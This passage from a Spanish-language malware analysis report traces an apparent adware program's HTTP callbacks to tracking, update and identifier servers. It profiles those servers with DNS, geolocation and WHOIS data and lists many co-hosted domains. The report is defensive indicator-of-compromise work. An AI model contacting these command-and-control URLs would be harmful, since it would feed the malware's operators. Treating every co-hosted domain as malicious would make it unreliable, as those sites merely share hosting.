


Ilustración 21. Petición HTTP para el archivo "run"

Con la respuesta obtenida crea el archivo "run" con el siguiente contenido:

```
{ "stats": "ok", "time": "0.90 ms", "message": "store 2 action and 1 update" }
```

"SSFk.exe" genera otro archivo más tras realizar la petición:

```
http://xa.xingcloud.com/v4/sof-
everything/262929407_198339_5C7ACE48?action=visit.SSFk.heartbeat
```




Ilustración 22. Petición HTTP para el archivo "heartbeat"

Con la respuesta obtenida se crea el archivo "heartbeat" con el siguiente contenido:

```
{ "stats": "ok", "time": "0.91 ms", "message": "store 2 action and 0 update " }
```

Conexión 3:

El servicio "SFKE.exe" realiza la siguiente petición para comprobar si tiene alguna actualización que descargar:

```
http://up.soft365.com/everything/up?ptid=SSFK&sid=everything&ln=en_us&ver=2.0.6.11
&uid=262929407_198339_5C7ACE48
```




Ilustración 23. Petición HTTP para recibir actualizaciones

En esta ocasión no se ha recibido ninguna actualización por lo que no se crea ningún tipo de archivo. Pero se reintentará cada 4 horas.

Conexión 4:

El servicio "SFKEX.exe" realiza la siguiente petición para obtener el archivo "z" que contendrá un identificador único:

```
http://www.mysearch123.com/logic/z.php
```




Ilustración 24. Petición HTTP para el archivo "Z"

De nuevo se obtiene una respuesta codificada en formato "gzip" que se guardará en el archivo "Z". La respuesta decodificada es la siguiente:

```
cdf8652b8e25a089febbba05g5z0z3q0qbw7mdc3w2q
```

Conexión desconocida:

Existe otro tipo de conexión de la que no ha sido posible capturar datos. Esta hace uso del siguiente *User-Agent*:

User-Agent
RookIE/1.0

Este dato ha sido extraído del análisis realizado al código encargado de gestionar el hook a "CreateProcessW" y que se comentó al final del apartado "[Interacciones con el sistema](#)".

6.1 Información del atacante

6.1.1 XA.XINGCLOUD.COM

6.1.1.1 Dirección IP

Según la información facilitada por Robtex.com, el dominio "xa.xingcloud.com" se corresponde con las direcciones IP 65.255.35.142, 65.255.35.143, 65.255.35.144, 65.255.35.150 y 69.28.58.55:

Base	Record Preference	Name	IP Number	Reverse	Routes	AS	Location
xa.xingcloud.com	A	xa.xingcloud.com	65.255.35.142		65.255.32.0/20 C3 Los Angeles C3-CUSTOMER-HOSTSPACE	AS21859 C3NET	Herndon, United States
			65.255.35.143				
			65.255.35.144				
			65.255.35.150				
xingcloud.com	A	xingcloud.com	69.28.58.55	web55.alexidns.com	69.28.48.0/20 69.28.58.0/24 C3 Los Angeles CNA-LA-IX-005		Los Angeles, United States
			69.28.58.63	web63.alexidns.com			
	NS	asia1.akam.net	95.100.175.64	a20-64.akam.net asia1.akam.net	95.100.175.0/24 Akamai Technologies AKAMAI-PA Akamai Technologies	AS20940 USCOLO-RADB-CUST-AS20940 Proxy AS regist	Europe
		eur2.akam.net	95.100.173.64	a28-64.akam.net eur2.akam.net	95.100.173.0/24 Akamai Technologies AKAMAI-PA Akamai Technologies		
		ns1-207.akam.net	193.108.91.207	a1-207.akam.net ns1-207.akam.net	193.108.91.0/24 SINGTEL SERVICES AUSTRALIA PTY LIMITED		
		ns1-228.akam.net	193.108.91.228	a1-228.akam.net ns1-228.akam.net	AKAMAI-PI-1 Akamai International B.V.		
		usc5.akam.net	96.7.50.65	a10-65.akam.net	96.7.50.0/24 Akamai Technologies -		
		use1.akam.net	72.246.46.64	a4-64.akam.net use1.akam.net	72.246.46.0/24 Comcast Cable Communications, Inc. -		
		use5.akam.net	2.16.40.64	a8-64.akam.net	2.16.40.0/24 Dummy description for 2.16.40.0/24AS21342 AKAMAI-PA Akamai Technologies		
	NS (missing in zone)	mxbiz1.qq.com	184.105.206.58		184.104.0.0/15 Hurricane Electric HURRICANE-11	AS6939 HURRICANE Hurricane Electric	Fremont, United States
			184.105.206.59				
			184.105.206.87				
			184.105.206.88				
	MX	mxbiz2.qq.com	184.105.206.58	203.205.147.218	203.205.147.0/24 Proxy-registered route object TENCENT-NET-AP Shenzhen Tencent Computer Systems Company Limited Tencent Building, Kejizhongyi Avenue, Hi-techPark, NanshanDistrict, Shenzhen	AS132203 TENCENT-NET-AP-CN Tencent Building, Keji	Shenzhen, China
			184.105.206.59				
			184.105.206.87				
			184.105.206.88				
NS (only in SOA)	ns01.domaincontrol.com	216.69.185.1	ns01.domaincontrol.com	216.69.185.0/24 VeriSign Customer Route GO-DADDY-COM-LLC	AS26496 GODADDY GoDaddy.com, Inc.	Scottsdale, United States	

Ilustración 25. Registros encontrados del Dominio "xa.xingcloud.com"

Existen otros dominios que poseen la misma dirección IP, son los siguientes:

xa.crxbro.com	xa.ghokswa.com	xa.xingcloud.com
---------------	----------------	------------------

6.1.1.1 Geolocalización

En el momento del análisis, las direcciones IP: 65.255.35.142, 65.255.35.143, 65.255.35.144, 65.255.35.150 y 69.28.58.55 se encuentran ubicadas en Estados Unidos, como se muestra en la siguiente imagen:




Ilustración 26. Geolocalización del Dominio "xa.xingcloud.com"

IP Information Results for 65.255.35.142						
Country	Country Code	Region	City	Latitude	Longitude	ISP
us	us	va	herndon	38.946621	-77.365921	c3 networks inc
United States	US	Virginia	Herndon	38.926601	-77.393600	C3 Networks
United States	US	Virginia	Herndon	38.924511	-77.401871	C3 Networks Inc

Ilustración 27. Información de la dirección IP "65.255.35.142, 65.255.35.143, 65.255.35.144"

IP Information Results for 69.28.58.55						
Country	Country Code	Region	City	Latitude	Longitude	ISP
us	us	ca	los angeles	34.063400	-118.239304	c3 networks inc
United States	US	Virginia	Herndon	38.926601	-77.393600	C3 Networks
United States	US	California	Los Angeles	34.052231	-118.243683	Los Angeles Internet...

Ilustración 28. Información de la dirección IP "69.28.58.55"

6.1.1.2 WHOIS

A continuación se muestra información extendida whois facilitada por el sitio web "whois.net":

Domain Name: XINGCLOUD.COM
 Registrar: GODADDY.COM, LLC
 Sponsoring Registrar IANA ID: 146
 Whois Server: whois.godaddy.com
 Referral URL: http://registrar.godaddy.com
 Name Server: ASIA1.AKAM.NET
 Name Server: EUR2.AKAM.NET
 Name Server: NS1-207.AKAM.NET

Name Server: NS1-228.AKAM.NET
 Name Server: USC5.AKAM.NET
 Name Server: USE1.AKAM.NET
 Name Server: USE5.AKAM.NET
 Status: clientDeleteProhibited <http://www.icann.org/epp#clientDeleteProhibited>
 Status: clientRenewProhibited <http://www.icann.org/epp#clientRenewProhibited>
 Status: clientTransferProhibited <http://www.icann.org/epp#clientTransferProhibited>
 Status: clientUpdateProhibited <http://www.icann.org/epp#clientUpdateProhibited>
 Updated Date: 09-dec-2011
 Creation Date: 02-sep-2010
 Expiration Date: 02-sep-2015

>>> Last update of whois database: Thu, 12 Mar 2015 12:36:27 GMT <<<

6.1.2 UP.SOFT365.COM

6.1.2.1 Dirección IP

Según la información facilitada por Robtex.com, el dominio "up.soft365.com" se corresponde con las direcciones IP 173.193.180.131, 174.36.200.164, 174.36.200.173, 174.36.247.67, 208.43.232.116 Y 208.43.232.118:

Base	Record	Preference	Name	IP Number	Reverse	Routes	AS	Location		
up.soft365.com	A		up.soft365.com	173.193.180.131		173.193.176.0/20 auto-generated route object for 173.193.176.0/20 SOFTLAYER- 173.193.128.0 odiperto	AS36351 SOFTLAYER SoftLayer Technologies Inc.	Dallas, United States		
				174.36.200.164	174.36.200.164-static.reverse.softlayer.com	174.36.192.0/18 DC CBS TRANSIT SOFTLAYER- 174.36.192.0 odiperto		Washington, United States		
				174.36.200.173	174.36.200.173-static.reverse.softlayer.com					
				174.36.247.67	174.36.247.67-static.reverse.softlayer.com					
				208.43.232.116	208.43.232.116-static.reverse.softlayer.com	208.43.224.0/19 VS-INTERNAP- ROUTES		Dallas, United States		
				208.43.232.118	208.43.232.118-static.reverse.softlayer.com	SOFTLAYER- 208.43.224.0 odiperto				
	NS (primary)		pdns01.domaincontrol.com	216.69.185.50	pdns01.domaincontrol.com	216.69.185.0/24 VeriSign Customer Route	AS26496 GODADDY GoDaddy.com, Inc.	Scottsdale, United States		
						208.109.255.0/24 VeriSign Customer Route				
	NS		pdns02.domaincontrol.com	208.109.255.50	pdns02.domaincontrol.com					
	soft365.com				mxbiz1.qq.com	184.105.206.58		184.104.0.0/15 Hurricane Electric HURRICANE-11	AS6939 HURRICANE Hurricane Electric	Fremont, United States
						184.105.206.59				
184.105.206.87										
184.105.206.88										
184.105.206.58										
184.105.206.59										
184.105.206.87										
184.105.206.88										
MX			mxbiz2.qq.com	203.205.147.218		203.205.147.0/24 Proxy-registered route object TENCENT-NET-AP Shenzhen Tencent Computer Systems Company Limited Tencent Building, Kejizhongyi Avenue Hi-techPark, NanshanDistrict, Shenzhen	AS132203 TENCENT- NET-AP-CN Tencent Building, Keji	Shenzhen, China		

Ilustración 29. Registros encontrados del Dominio "up.soft365.com"

Existen otros dominios que poseen las mismas direcciones IP, son los siguientes:

barwpm.us	tabwpm.us	upwpm.us
up.soft365.com	www.tabwpm.us	www.upwpm.us
173.193.180.131- static.reverse.softlayer.com	goplayer.cc	www.goplayer.cc
174.36.200.164- static.reverse.softlayer.com	174.36.200.173- static.reverse.softlayer.com	828360.com
aloadpage.com	soft365.com	pol14.us
up.soft365.com	www.soft365.com	208.43.232.116-

po114.us	208.43.232.118- static.reverse.softlayer.com	static.reverse.softlayer.com
----------	---	------------------------------

6.1.2.2 Geolocalización

En el momento del análisis, las direcciones IP: 173.193.180.131, 174.36.200.164, 174.36.200.173, 174.36.247.67, 208.43.232.116 Y 208.43.232.118 se encuentran ubicadas en Estados Unidos, como se muestra en la siguiente imagen:




Ilustración 30. Geolocalización del Dominio "up.soft365.com"

IP Information Results for 173.193.180.131							Share
Country	Country Code	Region	City	Latitude	Longitude	ISP	
us	us	tx	dallas	32.995399	-96.784866	softlayer technologi...	
United States	US	Texas	Dallas	32.783100	-96.806702	SoftLayer Technologi...	
United States	US	Texas	Dallas	32.939491	-96.838730	SoftLaver Technologi...	

Ilustración 31. Información de la dirección IP "173.193.180.131, 208.43.232.116 y 208.43.232.118"

IP Information Results for 174.36.200.164							Share
Country	Country Code	Region	City	Latitude	Longitude	ISP	
us	us	dc	washington	38.898689	-77.033203	softlayer technologi...	
United States	US	Virginia	Chantilly	38.894299	-77.431099	SoftLayer Technologi...	
United States	US	Virginia	Chantilly	38.894279	-77.431099	SoftLayer Technologi...	

Ilustración 32. Información de la dirección IP "174.36.200.164, 174.36.200.173 y 174.36.247.67"

6.1.2.1 WHOIS

A continuación se muestra información extendida whois facilitada por el sitio web "whois.net":

Domain Name: SOFT365.COM
 Registrar: GODADDY.COM, LLC
 Sponsoring Registrar IANA ID: 146
 Whois Server: whois.godaddy.com
 Referral URL: http://registrar.godaddy.com

Name Server: PDNS01.DOMAINCONTROL.COM
 Name Server: PDNS02.DOMAINCONTROL.COM
 Status: clientDeleteProhibited <http://www.icann.org/epp#clientDeleteProhibited>
 Status: clientRenewProhibited <http://www.icann.org/epp#clientRenewProhibited>
 Status: clientTransferProhibited <http://www.icann.org/epp#clientTransferProhibited>
 Status: clientUpdateProhibited <http://www.icann.org/epp#clientUpdateProhibited>
 Updated Date: 28-apr-2015
 Creation Date: 24-jul-2004
 Expiration Date: 24-jul-2018

>>> Last update of whois database: Tue, 08 Dec 2015 12:16:46 GMT <<<

6.1.3 MYSEARCH123.com

6.1.3.1 DIRECCIÓN IP

Según la información facilitada por Robtex.com, el dominio "mysearch123.com" se corresponde con la dirección IP 184.173.140.169:

Base	Record	Preference	Name	IP Number	Reverse	Routes	AS	Location
mysearch123.com	A		mysearch123.com	184.173.140.169	184.173.140.169-static.reverse.softlayer.com	184.173.128.0/18 auto-generated route object for 184.173.128.0/18 SOFTLAYER- 184.173.128.0 odiperto	AS36351 SOFTLAYER SoftLayer Technologies Inc.	Houston, United States
	NS (primary)		pdns05.domaincontrol.com	216.69.185.52	pdns05.domaincontrol.com	216.69.185.0/24 VeriSign Customer Route GO-DADDY- COM-LLC		
	NS		pdns06.domaincontrol.com	208.109.255.52	pdns06.domaincontrol.com	208.109.255.0/24 VeriSign Customer Route GO-DADDY- COM-LLC		
	MX			68.178.213.243	ip-68-178-213-243.ip.secureserver.net	68.178.212.0/22 68.178.128.0/17 GoDaddy.com, Inc. GO-DADDY- COM-LLC	AS26496 GODADDY GoDaddy.com Inc.	Scottsdale, United States
			mailstore1.secureserver.net	68.178.213.244	ip-68-178-213-244.ip.secureserver.net			
				72.167.238.32	p3plbsmtp01-065.prod.phx3.secureserver.net	72.167.236.0/22 72.167.0.0/16 GoDaddy.com, Inc. GO-DADDY- COM-LLC		
				68.178.213.37	p3plbsmtp02-v01.prod.phx3.secureserver.net	68.178.212.0/22 68.178.128.0/17 GoDaddy.com, Inc. GO-DADDY- COM-LLC		
				68.178.213.203	p3plbsmtp03-v01.prod.phx3.secureserver.net			
			smtp.secureserver.net			72.167.236.0/22 72.167.0.0/16 GoDaddy.com, Inc. GO-DADDY- COM-LLC		
				72.167.238.29	p3plbsmtp01-v01.prod.phx3.secureserver.net			

Ilustración 33. Registros encontrados del Dominio "mysearch123.com"

Existen otros dominios que poseen la misma dirección IP, son los siguientes:

alaskacruisettransfer.biz	denislaverdiere.ca	paramountdental.ca
sueharrison.ca	disenoyseguicios.cl	stantcorp.co
truckwebsite.co	3dfor4d.com	3vdigitalcel.com
4figureskating.com	4industrialdesign.com	adbrainmedia.com
aleonphotography.com	alyafieco.com	appointtech.com
arizonanursinghomeabuselawyer.co m	atlascolumns.com	balineseyoga.com
bgoat.com	bhhs-pdx.com	biisteinheavyduty.com
bitterfield.com	bocaiapp.com	brulerie-du-roy.com
burnhamcapitalinc.com	chinavisiform.com	churchlauncher.com
cpafirmgrowth.com	dnatestingaurora.com	eccmanagement.com
enriquealcalde.com	escuelashiphobogota.com	faceonacase.com
fordonepennyover.com	formuladcard.com	gamanager.com
gaming-experience.com	golfattheranch.com	gtcreditsolutions.com

hollywood-slots-at-kansas-speedway.com	iamrobby.com	ideatomeaningfulproduct.com
iphonewebdesignfordummies.com	jobsin512.com	katsuyamiami.com
lestarbyangel.com	life-sciencetechnology.com	lithiacalifornia.com
lvclubcrawl.com	marainfo.com	mittelfrueh.com
my-casinosurveys.com	neosurfcasinoenligne.com	pacificgateworks.com
parablesbookshops.com	princessfox.com	radonmountpleasant.com
rejuvenateautocanada.com	sallywipes.com	seedspread.com
steakandkidneypies.com	summerfieldhealthcarecenter.com	thebeterskincare.com
theloansourceincorporated.com	topthisbitch.com	uniquerustique.com
ursenet.com	websitedevelopersuk.com	yinxing316.com
youremysoulmate.com	zoyeoil.com	allthegames.in
sccllogistics.in	acunnmedya.info	ltalogistics.info
senior-baths.info	cms.md	patrickryan.me
big-user.net	findledlight.net	fxhotshots.net
naturalparent.net	saguenay-local.net	simplestreamcdn.net
solarianenergy.net	urad-prace.net	visionsystemsinc.net
yourriva.net	getweightanswers.org	newhomessarasota.org
oregonseniorreferralassociation.org	sierrahillsbaptist.org	www.webmatrix.biz
mail.asip.co	www.condemnation-law.com	www.marplatense.com
www.ocstech.com	mail.thesourcedns.net	

6.1.3.2 GEOLOCALIZACIÓN

En el momento del análisis, la dirección IP: 184.173.140.169 se encuentra ubicada en Estados Unidos, como se muestra en la siguiente imagen:

